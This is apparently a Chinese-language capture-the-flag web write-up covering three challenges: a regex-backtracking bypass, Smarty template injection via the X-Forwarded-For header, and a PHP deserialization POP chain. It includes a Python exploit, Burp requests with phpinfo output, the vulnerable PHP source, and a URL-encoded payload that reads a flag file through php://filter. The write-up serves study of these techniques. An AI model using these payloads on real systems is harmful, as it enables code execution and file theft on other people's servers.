
```
/^.*([\w]|\^|\*|\(|\~|\`|\?|\/| |\||\&|!|\<|\>|\{|\x09|\x0a|\[).*$/m
```

这里可以采用正则回溯绕过，可以参考https://www.freebuf.com/articles/web/190794.html

exp

```python
import requests

url = 'http://1.14.71.254:28288/'
payload = '{"cmd":"?><?=`tail /f*`?>","+":"' + '+' * 1000000 + '"}'
# print(payload)
res = requests.post(url=url, data={"letter": payload})
print(res.text)
```

midlevel



Why use?

Do you need to get the public IP address ? Do you have the requirements to obtain the servers' public IP address? Whatever the reason,sometimes a public IP address API are useful.

You should use this because:

- You can initiate requests without any limit.
- Does not record the visitor information.

API Usage

-	API URI	Type	Sample Output
get IP	http://1.14.71.254:28735/api	text/html	8.8.8.8
get XFF(X-Forwarded-For)	http://1.14.71.254:28735/xff	text/html	8.8.8.8

Connection


Request-Header

```
GET / HTTP/2.0
Host: www.ip.la
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh-TW;q=0.9,zh;q=0.8
Cache-Control: max-age=0
Dnt: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.131 Safari/537.36
```


Build With Smarty !

打开一看，我寻思这不是原题吗，BUU上有一道差不多的smarty注入，xff构造


我试着直接打一下



很显然可以，试一下能不能用判断语句执行命令


Burp 项目 测试器 重发器 窗口 帮助
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
1 × 2 × 3 × 4 × 5 × 6 × 7 × 8 × 9 × 10 × ...
发送 取消
目标: http://1.14.71.254:28735
请求
Pretty 原始 \n Actions
GET / HTTP/1.1
Host: 1.14.71.254:28735
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Forwarded-For: {if phpinfo()}{/if}
Connection: close
Cookie: PHPSESSID=fea595009abe8948b50b932370951016; nctf2018=where+is+flag%3F
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
响应
Pretty 原始 Render \n Actions
IP
7-generic #86-Ubuntu SMP Thu Jun 17 02:35:03 UTC 2021 x86_64
linux-musl' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-
'--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-
rgon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--
--with-zlib' '--enable-fpm' '--with-fpm-user=www-data' '--with-fpm-group=www-data' '--
_64-linux-musl'
ker-php-ext-sodium.ini
INSPECTOR
Search...
没有匹配

接下来就是命令执行了




OK，纯纯的原题

popchains


```
Happy New Year~ MAKE A WISH
<?php

echo 'Happy New Year~ MAKE A WISH<br>';

if(isset($_GET['wish'])){
    @unserialize($_GET['wish']);
}
else{
    $a=new Road_is_Long;
    highlight_file(__FILE__);
}
/*************************pop your 2022*****************************/

class Road_is_Long{
    public $page;
    public $string;
    public function __construct($file='index.php'){
        $this->page = $file;
    }
    public function __toString(){
        return $this->string->page;
    }

    public function __wakeup(){
        if(preg_match("/file|ftp|http|https|gopher|dict|\.\./i", $this->page)) {
            echo "You can Not Enter 2022";
            $this->page = "index.php";
        }
    }
}

class Try_Work_Hard{
    protected  $var;
    public function append($value){
        include($value);
    }
    public function __invoke(){
        $this->append($this->var);
    }
}

class Make_a_Change{
    public $effort;
    public function __construct(){
        $this->effort = array();
    }

    public function __get($key){
        $function = $this->effort;
        return $function();
    }
}
/*********************Try to See flag.php*****************************/
```

一道pop链的题，非常简单，直接一把梭出exp

```php
<?php
class Road_is_Long{
    public $page;
    public $string;
}

class Try_Work_Hard{
    protected  $var="php://filter/read=convert.base64-encode/resource=index.php";
}

class Make_a_Change{
    public $effort;
}
$road1=new Road_is_Long();
$road2=new Road_is_Long();
$try=new Try_Work_Hard();
$make=new Make_a_Change();



$make->effort=$try;
$road2->string=$make;
$road1->page=$road2;
$ser=serialize($road1);
echo urlencode($ser);
```



Happy New Year~ MAKE A WISH
TlNTQ1RGe2VkMjM2OGI3LTlmY2UtNDQ3Ny04MTYxLTk3NzkyMjczNWEwMX0K



payload

```
?wish=O%3A12%3A"Road_is_Long"%3A2%3A{s%3A4%3A"page"%3BO%3A12%3A"Road_is_Long"%3A2%3A{s%3A4%3A"page"%3BN%3Bs%3A6%3A"string"%3BO%3A13%3A"Make_a_Change"%3A1%3A{s%3A6%3A"effort"%3BO%3A13%3A"Try_Work_Hard"%3A1%3A{s%3A6%3A"%00*%00var"%3Bs%3A62%3A"php%3A%2F%2Ffilter%2Fread%3Dconvert.base64-encode%2Fresource%3D..%2F..%2F..%2Fflag"%3B}}}s%3A6%3A"string"%3BN%3B}
```